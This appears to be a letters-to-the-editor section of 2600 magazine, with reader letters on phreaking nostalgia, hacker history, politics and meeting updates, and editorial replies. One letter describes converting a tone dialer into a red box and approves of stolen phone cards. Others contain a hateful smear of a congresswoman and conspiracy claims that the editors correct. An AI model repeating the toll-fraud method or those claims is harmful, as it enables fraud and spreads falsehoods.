Why can't I express anything besides anger again? What if I need to cry? So now I sit here trembling with excitement because I want to really live again for the first time in years. I want to make sure that if someone else out there feels like ending it all, there is hope! There is no greater power than knowing your core identity and what you're really capable of. Don't give up, fight the good fight! And keep hacking - even if it means hacking yourself!

Thank You For the Great Zine.

Ad@ V. Adaire

We're so thrilled that a small piece of one of our covers was able to help you share what can only be described as an extremely inspirational and uplifting story. There's no doubt your words have helped many of our readers - and they have also helped us feel like what we do can actually matter, something all of us are at risk of forgetting. The hacker world has always been about strength, community, experimenting, and support. This letter has it all and it fills us with optimism for what's ahead.

Dear *2600:*

So I enjoyed every article in this new Spring 2019 issue of *2600* (especially mine!), but when I hit Eric Meisberger's article on red boxes (or "dialers"), it completely opened my memory floodbands, ahem, excuse me, floodbanks, of punk rock/hacker culture crossover experiences.

My first band ZTTF (Zero Tolerance Task Force) introduced me to the world of DIY music tours. It impressed me that they were already aware of red boxes, though I was not impressed when they were referred to as "chingers" cuz of the *ching* *ching* *ching* *ching* *ching* *ching* sound they made. I had already converted a rat-shack tone dialer, taking the 3.whatever mHz crystal (can't remember) and replacing it with a 6.5536 MHz crystal (never will forget). Later, I took a soldering iron to the side of a "dialer" to make a hole for a DPST switch, allowing me to use both crystals. Only the "beige box" has seen more use from me (DIY lineman's handset), but early software from the L0pht Heavy Industries' "Whacked Mac Archives" phreaking directory (provided by Space Rogue) introduced me to the concept of phreak tones (and many other things!).

Booking tours with a red box was far less guilt-inducing than using stolen phone cards, which was something punks did (phone bills could cost upwards of $200 USD to book a tour, easily). Whether the card was something stolen from your parents, some church lady not paying attention to her purse, or just generated with a legit piece of softWaReZ, it didn't matter as long as you met your ends (using your means). Plus, being 16 years old (Underage, wanna prosecute me? Statute of limitations? Can we openly talk about 1990s crimes in the USA? I dunno.), it was very nice for my parents that I could afford to call home from the road.

Of course, once email addresses started getting published in publications like *BYOFL* (*Book Your Own Fucking Life*), it eliminated the need for phones. But now that long distance calls have basically become free, life is better for all. But oh! It felt so cool to be a rock'n'roll outlaw, and telephone fraud was just one way to get there!

The article also reminded me of my time spent on UnixPunx.Org run by Conflict. And my time spent with the Illinois (Chicago, I think) crew that came to DefCon from HackThisSite/HackThisZine, total punk rockers to the bone (so great to party with). The issue of *Punk Planet* that had "Hacktivism" on the cover like 20 years ago. Even now, makes me think of the punk rock songs I enjoy on the soundtrack of the Ubisoft (yes, I love Ubisoft) *Watch Dogs* games. If an author is going to wax nostalgic, I hope they try to strike a nerve, and truly conjure up the times that form and make lives. Like Eric did.

(I think I gotta go to Jason Scott's textfiles.com now, cuz textfiles are so punk rock, so zinelike. Also, there are so many good ones!)

J.J. Styles

Isn't it amazing how a single article can unleash such memories? That's the power of the written word. And incidentally, the original crystal in the Radio Shack tone dialer was 3.579545 MHz.

Dear *2600:*

Greetings all! I was feeling nostalgic, and sufficiently annoyed, so I pulled up "The Telecom Informer" article from Autumn 2017 where The Prophet writes about Signaling System 7 (SS7). The Prophet indeed! Hire hackers. No Collusion. Trump2020.

Fast Eddie Felson

Whatever gets you through the day.

Dear *2600:*

I think that the government should let Julian Assange and Chelsea Manning go.

Zach

The first step is expressing an opinion. Sharing how you got to that opinion should be the next step. Then maybe more people will chime in with reasoned arguments. Most of the country seems mired in the first step on a variety of issues. These pages

exist for the conversations we need to have.

Dear *2600:*

I particularly liked the article "How to Make Your eBooks Inheritable" in 36:1. Sending out my kudos to Konrad Botor for writing the article, *2600* for publishing it, Apprentice Alf for writing the DeDRM plugin, and Kovid Goyal for writing such a wonderful tool like Calibre. What struck me about the article was not so much the technique, but the spirit and collaboration behind the hack and the fact that *2600* itself uses DRM. Would any other magazine be brave enough to share something that could potentially disrupt its business? This is yet another reason why I enjoy *2600* so much and it's proof of trust in hacking: it is up to each and every one of us to keep contributing *while* making sure that hacking is used wisely. It also puts the spot on the importance of keeping things safe. I give the same treatment to my entire collection of (DRM free) electronic books and magazines as I do to my SSH private keys, at least insofar as storing in a safe place goes.

Happy hacking!

billk3ls0

And for the record, we're not the ones actually using DRM. It's used on various services that we're available on. If we could turn it off, we would, but for now the best we can do is simply show people how to route around it so that they always have access to the things they've already paid for. That seems like a pretty basic definition of "fair" to us.

Dear *2600:*

I always start reading from the back of every issue. After reaching page 65, it was impossible to continue. You gave a shout out to Ilhan Omar. This woman hates and despises America. She mocks our values and what we stand for. She freely supports terrorist organizations. She would gladly and gleefully enslave and behead all Americans, because to her we are all infidels. We are the great satan. She supports the total destruction of our major ally Israel. There is nothing political about this letter. It is only about the survival of this great country. Please give an explanation as to why you would give this anti-American hater a shout out. You can ignore this letter. No one but you would know, but this would be the coward's way out. Please do not answer in the sarcastic and snarky manner the way you sometimes do. Give your readers a reason to make an intelligent decision as to why they should continue to patronize *2600*. P.S. I am a longtime subscriber.

CRACKERBALL

For those not familiar, you're referring to an elected member of Congress and one of the first Muslim women elected to that position. That alone is an endorsement of what this country can stand for in its better days. Does she challenge our beliefs and assumptions on various issues? Of course. Do those who hold these beliefs and assumptions deserve to be challenged? Absolutely. And we admire anyone who stands up to the status quo and continues to challenge, despite merciless attacks from people who want to silence them. In her case, many of those people are also elected representatives, which is shameful. And your letter shows how they influence people, who get the message that it's OK to simply smear someone you disagree with rather than present any facts to back up an opinion. So yes, we support anyone who has the courage to stand up to a hateful mob and not succumb to fear, pressure, and character assassination, regardless of whether or not we even agree with them. We admire these traits in hackers, so why shouldn't we acknowledge them elsewhere?

And for the record, Satan should be capitalized. Show some respect.

Dear *2600:*

There are a few facts I would like to state for the record concerning Adrian Lamo, as well as Chelsea Manning, Justin Petersen (aka "Kevin Poulsen"), Julian Assange, Kevin Mitnick, the U.S. intelligence community in general, and the NSA's propaganda/PSYOPS/disinformation department in particular.

I would like these facts to be known for several reasons, mainly because I spoke with Adrian on the phone two months before his death and he said something to me that he had never said in our 20 year relationship: "I think people would be interested in your memories of me." Those will have to be written later, but this will have to serve as a good start.

I was Adrian's friend when he was on FBI probation in Sacramento, California, both pre-Manning and post-Manning. I visited his home, knew his parents and siblings, worked with him on journalism and cybersecurity projects, and generally tried to be a good friend to him.

Though Adrian would never admit it, the FBI had somehow terrorized him emotionally and he lived in a state of constant fear. So when Adrian was contacted by Manning, he was seriously conflicted. On the one hand, he was a hero of the hacker community, a journalist, and deeply committed to people like Manning. On the other hand, he was on FBI probation and under intensive federal surveillance, which was public knowledge.

The transcripts which were released show him trying to offer Manning both "journalistic source privacy" (Adrian did indeed have a legal press pass at that time), as well as "religious ministerial privacy" (Adrian also was a certified minister of the Universal Life Church). He wanted to protect Manning very badly. But at the same time, he knew that just interacting with Manning was a violation of his federal probation, which could get him sent to prison. Not an easy decision.

What was Manning thinking? Contacting a famous hacker who was publicly on active federal probation, thus obviously under surveillance, and confessing an espionage crime against the U.S.? We may never know.

What we do know is Adrian, feeling very conflicted, finally decided he could not protect this stranger and made a report to the FBI - before the FBI came for Adrian. I posit that it was a setup from Day One. Manning was smart enough to steal top se-

crets from an intelligence office, but stupid enough to confess this to someone being monitored by feds? Does not make sense to me, but we will get to that.

Despite all the ignorant interpretations of that transcript, which insist Adrian was trying to "entrap" Manning with these "privacy ideas," I am telling you that he was forced to think on his feet - and Adrian did the very best he could to try to save this stranger who had hung both of them with the confession of the crime.

It has come out recently that Adrian, at the time, was already working for the semi-secretive government contractor known as "Project Vigilant" and had turned in Manning at their direction. This is a very pretty, face-saving, bald-faced lie. I know for a fact that he was not.

So Manning went to military prison and somehow was allowed and assisted in transitioning from male to female while in their custody. This is a very singular privilege to be given to a violator of the Espionage Act. But wait, there's more. Manning was released from military prison after a fairly short term, and began a campaign to run for Congress. Doubly suspicious, and possibly the first violator of the Espionage Act to run.

Meanwhile, all of Adrian's hard-won beneficent fame, which he adored, was instantly turned to infamy and, for the first time in his life, he was hated massively by the hacker public who had previously adored him. He did not take this well and his newfound dark reputation led him right into the waiting arms of the NSA.

I'm writing about this now because I just read about the long-awaited capture of Julian Assange in *The New York Times*. That article stated that part of Julian's alleged crimes was in helping Manning hack into government files. This assertion is patently and ridiculously false. Even if Julian wanted to do this, he was far too busy building WikiLeaks at the time and, though he was once a great young hacker, he never worked at any military facilities and would not have been able to help Manning in any way, besides the fact that they never communicated directly.

So what am I trying to say here? Government propaganda, PSYOPS, disinformation: Standard Operating Procedure. It is not well known that Kevin Mitnick was "set up" by Petersen/Poulsen, but it is a recorded fact. Also recorded is how little time Petersen/Poulsen served for his crimes (which, unlike Mitnick, were often financially motivated), and how Petersen/Poulsen, like Manning, ended up somehow smelling like roses.

Mitnick, much to his credit, has never ruined Petersen/Paulsen for his sociopathic use of him that caused his downfall, but he has recorded the facts of it for anyone to read.

And now Adrian is dead. Under suspicious circumstances. And I've waited a full year for Petersen/Poulsen, now the esteemed editor of *Wired Magazine,* to write some kind words, or any words, about his young ward/friend Adrian Lamo.

Adrian, like so many hackers of our generation, often fantasized about having his own security firm or putting his talents to work for the federal government. But the Adrian I knew was too autistic, too disorganized, too free-spirited to ever make it work. Much to his constant dismay.

Watching how quickly the "hacker world" was to turn against him, despite all the obviously unusual facts of his case was disheartening, to say the least. To witness the upswell of support that Manning got (and still has) even more so. Witnessing the total lack of remorse and support from those surrounding Adrian after his death was the worst of all.

Is this generation of "hackers" so small-minded and ignorant that their public opinion is swayed so easily? Are you all so hungry for blame that you jump at any chance to hate a famous person? So quick to judge some as "innocent" and others as "guilty?" You seem to see only black and white, while the world I know is in full color. So it appears to me.

Mitnick is all but silent on these issues and I cannot blame him. Petersen/Poulsen is now the respected editor-in-chief of *Wired Magazine*. Manning has a strong group of supporters around her and it looks like Julian will burn.

A coup of brilliant propaganda, to be certain. And most of you bought it like a horse being led to water. If this is the future of hackers, then the hackers I grew up with are nothing but history. And you, the future, are just spoon-fed tools of the propaganda of the intelligence community, being led around by the nose at their whim and pleasure.

We used to be skeptical about everything. When someone said a system was "uncrackable," we said "let's see." When Mitnick was rendered into solitary confinement without the use of a phone or benefit of a lawyer, we wrote letters to Congress, and made videos and bumper stickers. We protested.

When Petersen/Poulsen wrote for ZDNET, he was largely honored as a brilliant hacker icon. And before Adrian had been contacted by Manning, he was also honored as one of the great hacker icons.

I loved Adrian Lamo. He was one of the kindest, best-intentioned, honest, most brilliant people I have ever met. I used to love being a "hacker," but seeing how this generation acts makes me embarrassed to even tell people I am a "former hacker." You kids clearly have no idea what you are doing, who is directing you, and the nature of the forces aligned to manipulate you.

I can only pray these words will cause you to take a step back from the under-informed opinions you falsely mistake for facts. Put your manipulated emotions in check, and remember what it once meant to be a "hacker."

Jane Doe

There is so much here to digest and a lot to agree and disagree on. We do know that silence isn't the answer and that some sense of closure is essential in order to move on. While many of us have strong feelings concerning this whole chain of events, we take no joy in how it ended for Adrian Lamo. That said, we need to correct the record on some of what

you've put forth here.

You seem to have combined two people into one: Justin Petersen and Kevin Poulsen. They are far from the same, although they both got in trouble many years ago for rigging phone lines to win a radio station contest. Petersen was a known FBI informant who passed away in 2010. He was also known for continuing to commit crimes while helping the FBI track down Kevin Mitnick. Poulsen went in a very different direction, becoming a respected journalist for a number of outlets (breaking the story of the infamous chat logs between Manning and Lamo), and helping to design the renowned SecureDrop communication system for journalists and their sources. And he's not the editor-in-chief of Wired.

The notion that Chelsea Manning somehow set up Adrian Lamo is one we hadn't heard before. We think it's absurd, along with the idea that she was given preferential treatment while imprisoned. We'll leave it at that.

We're sorry about the loss of your friend and we agree that the harshness with which people are judged can be really unfair. One thing we've learned over the years is that what we believe we'd do in a particular situation is often very different from what we actually wind up doing when it becomes reality. For that reason, we choose to condemn the actions but not the entirety of the person. But we will not for a second forget or minimize the tremendous damage these actions can cause.

Meeting Updates

Dear *2600:*

We had a group of six at the Grand Rapids, Michigan meeting.

Dan

Thanks for the update - they are essential in gauging how certain meetings are faring. This is a good number. Some get more and some get less, but it's the quality that matters the most.

Dear *2600:*

I would like to add the city of Toledo, Ohio to the *2600* meeting list. Please add the meeting which takes place at SIP Coffee, Cricket West Shopping Center. Thanks!

jah

For those wanting to know, SIP stands for Socially Infused People. Seems like a good fit.

Dear *2600:*

Last Friday in Utrecht, The Netherlands, I think I was the only one. Nobody showed up at the official *2600* spot. I'll try again next month. I'll be there for sure.

303Bassline

That's the spirit - keep trying and spreading the word. (We trust when you say "last Friday," you don't mean the last Friday of the month, as our meetings are on the first Friday.)

Dear *2600:*

Hi, could you update the listing for Glasgow? We no longer meet at Starbucks. The new location is Bon Accord Pub at 153 North Street.

Neil

Duly noted. Thanks for the update.

Dear *2600:*

I'd like to update the venue for the Edinburgh *2600* meetings. First Friday of each month at Nobles Bar in Leith from 6 pm.

stmerry

We've heard there are big changes happening in Scotland, but we had no idea that meant both of our meetings there would be changing locations. Interesting times.

Dear *2600:*

Do you know if Chicago *2600* meetings every first Friday of the month at 8.00 pm at O'Hare Oasis take place religiously? I ask because the Twitter handle hasn't been updated for years and I have no other place to go to. I'd like to first confirm before I show up to nobody or nothing.

R

"Religiously" might be too strong a word, but as far as we know, that's where the meetings are happening. We can't speak to the behavior of Twitter handles, however.

Dear *2600:*

I'd like to host the first ever Berlin *2600* meeting. I have set up an IRC channel (#2600de). I plan to host the meeting at the East Side Mall food court In front of the Indian restaurant Manju next to the dish return. I can be reached on IRC as rpifan.

Rpifan

It's great to finally see a meeting in Berlin. We wish you the best of luck and hope many will attend.

Dear *2600:*

After a short wait of 30 minutes, six people promptly gathered for the very first *2600* meeting in Vienna at the RIAT Institute. While flipping through a *2600* magazine issue from 2015, we briefly talked about the history of the HOPE conference and the magazine itself, switching quickly to the first discussion about obfuscation, specifically about the problems that come with the fifth generation (5G) of cellular mobile communications.

Radnah

Our heartiest congratulations on this momentous accomplishment. We're extremely pleased to see this resurgence of meetings in Europe. Now if we could only figure out how to get the magazine into shops there....

Dear *2600:*

There used to be a *2600* meeting at the Atrium in downtown Montreal near the ice rink. I went there several times around 15 years ago. I would like to get it going again. I've mentioned it to a few people and we're going to wait there next on the first Friday of April.

Fistful of coins

We do need to hear back as to whether or not you decided to go through with this. It would be great to bring meetings back to Montreal.

Dear *2600:*

Concerning Stockholm, Sweden, I spoke with some hacker friends and the new local community (0xFF.se) about this particular meeting. One said he would come (but he got sick), two said they might.

We changed the home page at www.2600.se to reflect that this meeting sure is active! So I went and I got there at 17:00. The place is very small and I sat there with my Raspberry Pi laptop (aka "pi-top 2") and my external Wi-Fi dongle and antenna. If someone had been looking for *2600*, I 'm pretty sure they would have approached me. While I was there, no one came who looked like they were bound for *2600*. I toyed with my laptop installation, mapping some Wi-Fi networks (it's legal in Sweden). Around 18:10 I went home.

/Psychad

We're sorry this happened and, while oftentimes people show up later, it's unreasonable to expect anyone to hang out by themselves for multiple hours. It's not easy to build a community or a meeting, but the benefits are great when it does happen. We hope you continue to try and get others to help in the process. Good luck.

Dear *2600:*

I don't know if anyone is, or has been, reporting these regularly or not, but we had ten people show up for last night's meeting in Raleigh, North Carolina.

arcane

The more reports we get, the better, even if we get multiple ones from the same meeting. It's inspirational to hear what other people are doing and that helps new meetings get off the ground.

Dear *2600:*

I'd like to revive the Hong Kong meeting which seems to have been dead for a few years. The new location is: Frites, G/F, Oxford House, Taikoo Place, 22 Westlands Road, Quarry Bay. The Twitter handle is @2600HK.

SÃ©bastien

We will alert the masses. (That's quite an address you have.)

Dear *2600:*

Sorry for the late notification about the ninth *2600* meeting here in Portugal. I ended up rushing the meeting and forgot to send this email.

The good news is that there has been participation from other Portuguese hackers, even if it was via #2600pt IRC chat. Things are slowly improving and there should be more physical presence for the next meeting.

I really appreciate your suggestions in the latest *2600* issue and will be printing some simple teasers on paper and posting on physical sites. I can only hope more people are joining.

Happy hacking!

billk3ls0

We're pretty sure there are lots of Portuguese hackers out there willing to hang out on a Friday evening. Please keep us updated.

Communications

Dear *2600:*

Apologies for having to use a different email address, but having tried replying to the editorial department's email address, this is the only other one I could currently find.

You recently published my article. I did not receive any response from you after publication, nor to my email asking if I was entitled to a free one-year subscription as stated when I submitted my article. This was very disappointing, hence why I am now trying this email address. I also tried phoning you via an international call, but there was no answer, only a message saying memory is full. I am therefore trying to contact you, yet again, in the hope of a response from a magazine which relies on its contributors.

B

This matter has been resolved, but we wanted to address a couple of points. First, we're trying to track down where you could have found a message saying memory was full. We suspect it was a backup device that kicked in when voicemail didn't, and obviously didn't do much good. We'll make sure that doesn't happen again. As for communicating with you regarding your article, that sometimes takes longer than it should. We usually get in touch with writers concerning where they want their stuff sent sometime after the issue has hit the stands. We get a lot of email, so it isn't always possible to answer specific inquiries. But, while it may take a week or two longer than desired, we do get in touch with everyone as we did with you. But we'll try to do better.

Dear *2600:*

With regard to the note you sent me about my article, I appreciate the offer of a year's subscription to your magazine, but I did not write the article in anticipation of any material reward. I am fortunate enough to be in the position where I can afford to pay for subscriptions or buy my magazines at the newsstand, which remains one of the great pleasures of my life, archaic though it may be. In fact, I have already bought multiple copies (many of which I have given away - think I have two left). I was pleased to see that you printed my words exactly as I wrote them, which I do believe is a first for me at age 63 then, now 64!

I respectfully decline this offer and respond with a counterproposal. If you are intent on giving away the free year's subscription, kindly give it to someone who can't afford one for themselves. From looking at the letters and classified ads, you have readers who are incarcerated and you might consider giving it to one of them - just a thought. I leave it to you.

Again, many thanks for printing my words as I wrote them. That means a great deal to me.

David

Our readers never cease to amaze us. We have done as you asked.

Dear *2600:*

I sent you an investment proposal some weeks ago, You have not yet responded to that yet.

Linda Wang

So you did and so we didn't. You don't miss a trick, do you?

Dear *2600:*

Hi, wonderful digest team. Just a quick email to confirm that I have received everything, but mainly to say thank you for your effort and dedication. It is greatly appreciated.

David

Always good to hear. The digest project occasionally checks in with our lifetime digest subscribers to make sure they've received all of the digests they're entitled to, and we're pleased by how happy everyone seems to be with how it's been going. Soon we will have all of our back catalog in digital form and available, which will be a real milestone for us.

Dear *2600:*

Boring. Any information?

Rosemary Stranded

At least we're capable of forming full sentences, complete with phrases, verbs, and even a hint of sarcasm. You don't give us much to work with here, but that's so typical of the current minimal methods of communication. But, hey, we gave you three sentences in exchange for your three words, so maybe there's hope.

Dear *2600:*

I just read in your latest issue (Spring 2019, Page 40) a Facebook post which I entered in one of the *2600* groups. It's the "hacker parenting" question. I really don't remember submitting this to you, although I did give it some thought. I got the answers I wanted from the Facebook comments, so I figured I'd rather take my time and write an article for your "Hacker Perspective" column about the upbringing of a young hacker mind.

This Facebook post really blew up at the time with over 300 comments. It's a big community with tons of interesting people. I edited the post with elaborations along the way. Those edits are missing from the letter you printed. I understand that, from the letter as you received it, I appear as a merciless tyrant suppressing a curious mind, so here's the additional info missing from the letter which was originally added below the Facebook post:

"I should emphasize that he is autistic (high functioning) and we normally get along super well. We play video games together, tell jokes, and goof around all the time. The skipping school thing is an occasional occurrence (max three times per month). Also, as stated above, I already have the network whitelisted."

I encourage him to learn how things work, how to code, and how to question everything. He shows promise, but lacks ambition (as did I, and countless others, at his age). I believe that, with proper encouragement, he'll have a bright future in tech.

Regardless of how my letter got to you, I thank you for taking the time to read it and print it, and I hope this second letter renders me as a parent rather than his problem.

A

Concerning how this got printed, we've been known to sometimes use particularly interesting posts to our various Facebook groups as letter submissions. This practice actually goes way back to our BBS days when we'd sometimes print material posted to one of our boards in the magazine. We're sorry if this caused any confusion, but our goal is to share stories and conversations in our various forums to a wide audience, as not everyone uses email these days. (We never print full names or handles in such cases.) And to clarify, by referring to you as his "problem," we meant as more of a challenge to him, not someone being a negative force. It sounds like you're doing things right, and are probably helping many others with similar issues by simply sharing your experiences.

Dear *2600:*

I was here, like ten years ago. You might not remember me - the CIA blocked me"

DoYouKnow

OK, that was another one from Facebook, but it was too good not to share.

Dear *2600:*

I have got some problems here. I just had surgery. I had screws put into my left foot and I had 22 stitches taken out earlier this week. Please help - my cell phone won't get on proxies or VPNs. The FBI must have compromised my phone shipment. I'm trying to get medications, but I can't get on the dark web. The FBI and police are all over my phone.

Infinityx

This, however, was sent more traditionally via email. But our advice would be the same - get a new phone and try it from there. Route around the problems, whether it's FBI surveillance or a shitty signal. Good luck with the foot.

Dear *2600*:

If someone wore a Nazi armband to The Circle of HOPE convention, would you have defended them in wearing it and ejected a Jew (or anybody for that matter) who ripped it from their arm?

In my humble opinion, this is not about free speech, but about de-platforming those that mobilize to violently and systemically oppress and repress the lives of *already* marginalized groups. This is what the Trump hat represents to most of those marginalized groups (POC, women, LGBTQ, and immigrant communities). Without being hyperbolic, this sort of acceptance and normalization of hate symbols and hushed approval of violence on others is what allowed both the fascists in Italy and Germany to rise to power legally, with a small number of supporters, and without resistance on the streets or in government.

I hope that someday we can culturally shift into defending people over ideas. Free speech is not the discussion, but the ability of others to live without fear of the clear threat, and vocal rise of violence. Thank you for the time, and for your hard work over these last few decades.

Walter

While the issue may seem simple for those who are secure in their views and know what they view as offensive, it becomes a whole lot more complicated when others outside that perspective become involved. We've already been quite clear with our views on fascism, Nazi symbols, and the like. However, "the like" does not include Trump hats or Trump supporters, at least not at present. We're just not ready to write off half of America, not until they prove that they really deserve it. Right now, we're at the stage of believing that a lot of good people are being horribly misled. We hope that the day comes

soon when this becomes apparent. But if we don't even engage in conversation, that day won't mean a thing.

We've seen so much strength and courage being displayed over the past couple of years. The sense of empowerment is nothing short of incredible and its inspiration is lighting fuses everywhere. That is the wave we all should be riding. And when confronted directly with those preaching hate, racism, and violence, we push back - hard. But painting everyone who's not "getting it" with a broad brush will inevitably backfire and only serve to propel them further into darkness. Our positivity, inclusiveness, and strength are the elements that will truly change the world. And sometimes it can be hard as hell to apply them to current situations. That's when we need to try harder.

Discoveries

Dear *2600:*

Have you seen a film called *Now You Can Dial* on YouTube? It can be found at www.youtube.com/watch?v=PuYPOC-gCGA and is well worth the time.

ErikM

We quite agree (and we almost never print YouTube links, but this was just too good). This film from 1954 sought to introduce the world of "dial" to the American public. It's amazing to see the care and handholding from the Bell System to make sure these cutovers went smoothly and were accepted by people. Today, it's more of a sink or swim attitude. There's so much we can learn from this.

Dear *2600:*

I saw this picture online. It is linked to a cool article about architecture that maximizes the effects of light at night.

Filthy Scumm

It certainly seems fitting that our name is on there, even though this picture was taken in 1930. The building is known as De Volharding, created by the architect Jan Buijs, and it exists to this day in The Hague in The Netherlands, although it no longer looks nearly as cool. It's described in The Journal of the Society of Architectural Historians as "particularly remarkable for the revolutionary way in which Buijs interpreted his client's demand for a nighttime display of advertisements in the facades." At night, "De Volharding seemed transformed into a grand, luminous billboard... a symbol of the 1920s' optimistic expectations of the future society."

Dear *2600:*

A few years back, I found a perfect way to stop that loud music in the car that pulls up beside you. And it avoided anger, but it did get a look from the guys in the car as if I was crazy... or worse, government.

How did I silence the youngins? Well... loud music? Okay, I pop in a cassette tape and turn it up. Invariably, they lower theirs as they can't believe it.... I give a knowing look, a little smile, and drive away. And what was I playing that they had to lower their music to hear my tape?

Morse code, man, morse code.

Mr. Nick

We can only fear the inevitable street battles that lie ahead.

Dear *2600:*

In reference to Peter's mail in the Spring 2019 issue where he was inquiring about an article regarding "server pings, DNS lookups, and email communication between a foreign government and a then political candidate in the U.S.," I don't recall an article in *2600,* but I recently read an article about the topic on slate.com from October 2016 ("Was a Trump Server Communicating With Russia?"). And to the delight of hackers everywhere, one of the researchers posted some of the suspected DNS data on her website (www.ljean.com/NetworkData.php), and the legal takedown requests as well, something the editors of *2600* can certainly relate to.

kes

Thanks for the pointer. At the time, there was quite a bit of discussion as to whether or not this was what it was purported to be. Having all of the specifics to examine makes that question so much easier to consider, which is why we encourage that level of openness whenever possible.

Dear *2600:*

After reading Lightning Tommy's letter in the Spring 2018 (35:1) issue about phone number blocking/restrictions, I became curious and decided to do some of my own research and experimentation into this issue, as there could be a possible solution out there that I was not aware of. There are several areas of this telephone technology that I will touch upon.

First, I called a number from my cell which returned the same message as the one described. So I called my wireless carrier about this and they looked into it. They determined that it was not an issue on their network or some technical issue with

my phone. They also determined that this number I called was not a "premium number" or the like and they concluded that my specific cell phone number was being blocked at the receiving called end. My carrier did not give any concrete reason(s) as to why my specific number was being blocked, nor did they offer any speculation.

Just to double check this, I called this blocked number from a landline, a different cell, a VoIP phone, and a satellite phone. These calls all went through and connected with no trouble at all, no recording of any kind. Further, the settings on my cell were set to hide my number automatically on the network and my call was still blocked, returning the same message. My call did not go through as an "unidentified number." So I tried to think of another workaround. Since I had proven that my specific number was being blocked, I had my carrier change the number on my cell, figuring that this would work and the call would go through as it did with the other telephony devices that I had tried. No such luck, as my call was still blocked and I received the same recording as before.

I saw that the SIM card was set as the "preferred SIM for all calls." Since this was a GSM cell, there were two things that I thought of that could be leaking out very specific detailed information that was unique to this phone that was being used to identify and block it: the IMEI and the IMSI. The International Mobile Equipment Identity (IMEI) number is used by a GSM network to identify valid devices and therefore can be used for stopping a phone from accessing that network This renders the phone useless on that network and sometimes other networks also, whether or not the phone's Subscriber Identity Module (SIM) is changed. The IMEI is only used for identifying the device and has no relation to the subscriber. Instead, the subscriber is identified by the transmission of the International Mobile Subscriber Identity (IMSI) number, which is stored on the SIM card. Many network and security features are enabled by knowing the current device being used by a subscriber.

Further, IMEI is an un-authenticated mobile identifier, as opposed to IMSI, which is routinely being authenticated by home and serving mobile networks. The IMSI is used to identify the user of a cellular network and is a unique identification associated with all cellular networks. The IMSI is provisioned in the SIM card and is used in any mobile network that interconnects with other networks. The IMSI also contains the Mobile Subscription Identification Number (MSIN) within the network's customer database, allowing for further means of unique identification.

This analysis leads me to believe that perhaps an IMSI-catcher or Stingray may have been used to grab the phone's unique identifying technical information and then block/restrict it. The GSM specification requires the handset to authenticate to the network, but does not require the network to authenticate back to the handset. So if a cell user did connect to an IMSI-catcher or similar technology, it would not tip the user off to that.

I also called the blocked number from a spoofing app on my phone and the call went through again with no trouble at all. I expected this result, as it was logical; the spoofing app did not broadcast my phone number, IMEI, or IMSI to the receiving end. Finally, SMS sent to the blocked number went through with no trouble at all. Interesting. This calls for further analysis at some other time.

I hope this sheds some light into the darkness, as this is my goal.

hammerhead

Your goal was achieved then. This kind of analysis and experimentation is precisely what we need to apply to all of the various puzzles technology throws our way. One item we ought to clarify involves delivery notification of SMS messages. While there are options in most phones to let you know whether or not a message was delivered, we've found that these tend not to be accurate. For instance, sending an SMS to a landline results in a "Delivered" message, even though no message was ever received. So the SMS supposedly going through to this blocked number may not actually be what's going on. Another bit of information we're really curious about is whether the cell phone that worked was using the same phone company as yours. If it wasn't, perhaps every phone that uses your cell carrier is similarly affected. The only other issue that remains unresolved is why precisely this selective blocking is occurring in the first place. We have no doubt our readers will help to solve this mystery.

Assistance

Dear *2600:*

Assistance required. For some reason, darpa.mil was taken down after I submitted some ideas pertaining to free energy.

D

People are under the impression that we can do anything. But, if it helps, we got the site back up. You're welcome.

Dear *2600:*

Can you please help or have your hackers help? My friend has an Instagram account that has been hacked and Instagram is totally ignoring him. Instagram help is absolutely no help at all. He can't get into his account - he keeps trying to reset the password, but no link is sent. Someone has hacked into it and keeps following and unfollowing people. He wants to delete this account completely, as he is so stressed and full of anxiety, it's actually making him physically and mentally ill. Please contact him if you can help. He's almost driven to something that could be extremely dangerous to his health and I'm worried he is not thinking straight. I've been in tears over this and so has he. He wants to delete his account as he really can't cope with anxiety.

A B

We only printed one third of this letter, but the rest is pretty much the same thing. We sympathize completely, but at times like this, friends and family need to step in and help the person going through

this. We can say it's only a damn Instagram account and it really doesn't matter, but that's not going to resonate with your friend and might even make things worse. However, that's the point of view that anyone signing up for these services needs to have from the outset in order to keep things in perspective. Bad things happen, files get deleted, companies go out of business. We must always be prepared for these things to happen without warning. There's nearly always a way to route around the problem if you're prepared. We've all seen the results of taking services like Twitter and Facebook too seriously. Tiny actions have disproportionate reactions, misspeaking can result in consequences that are far too severe, and real world events can be manipulated in ways previously thought to be impossible.

If and when your friend gets to a calmer place, it would be wise to figure out what happened and how. If he uses weak or repeated passwords on various services, this is probably what led to the compromise/takeover. If Instagram truly isn't responsive, then that fact needs to be spread far and wide until they address the issue one way or another. Too often, we're expected to simply communicate with artificial intelligence and forego human interaction. If he decides to stick with Instagram, then rebuilding with a new account is one option. Or he could go with another service entirely and share his experiences with others who may face the same challenges. Helping others is often a healthy method of coping with this kind of thing.

We hope this gives you some ideas on how to handle this, rather than assuming that we're sitting here with an army of hackers waiting to exact revenge on the proper targets.

Dear *2600:*

I am currently looking for a mentor for hacking, not script kiddie stuff, but the nitty gritty of Linux. I have a base knowledge of Linux and the basic fundamentals of networking and some of the tools provided in the Kali Linux package. I would love to expand my knowledge and I hope that whoever reads this can point me in the right direction. I do not have any ambition to use the knowledge I gain for any black hat purposes. I would love to make this a career.

tk

There's no need to proclaim your virtue or use mass media lingo like "black hat" to express your desire to learn. There's no loyalty test involved - everyone has the right to knowledge. Your motives and values are yours alone. That said, there are so many ways of achieving this. It's great to have someone you can bounce questions and theories off of. It's difficult to simply conjure up that kind of a relationship at will. Academic and social environments tend to be great for this. Many have had success by finding like-minded people at their local 2600 meeting. You can go the more formal route with classes, tutors, and the like, but we find this sort of thing works best when there isn't a hierarchy. While there's no substitution for actual human interaction, you can still do plenty of brainstorming and experimentation online.

Submission

Dear *2600:*

Hi, how are you? Payphone submission from Austin, Texas. Have a lovely day my friends.

Hihowareyou122

Coupla things. First off, we're happy, hope you're happy too. Second, you sent this to the wrong address. Payphone submissions need to be emailed to payphones@2600.com. Finally, what you sent didn't include any picture! So, even if we decided to be nice and forward it over to the right department, we had nothing to forward. All that said, we hope to see something soon.

Scam

Dear *2600:*

I'm writing to you concerning a recent scam user on eBay that I encountered about a month ago. The person was actually buying a cell phone from me. The total amount was $450. After two days went by, the scammer was egging me on to send the item to his friend. I could not access the money then because it was the weekend. So he said to check the spam in my email, which I did. But Gmail said the email was considered dangerous.

After that weekend, I went to go back and check the user on eBay. But the scammer account was closed. My account from eBay is frozen. The email sender was located in Singapore.

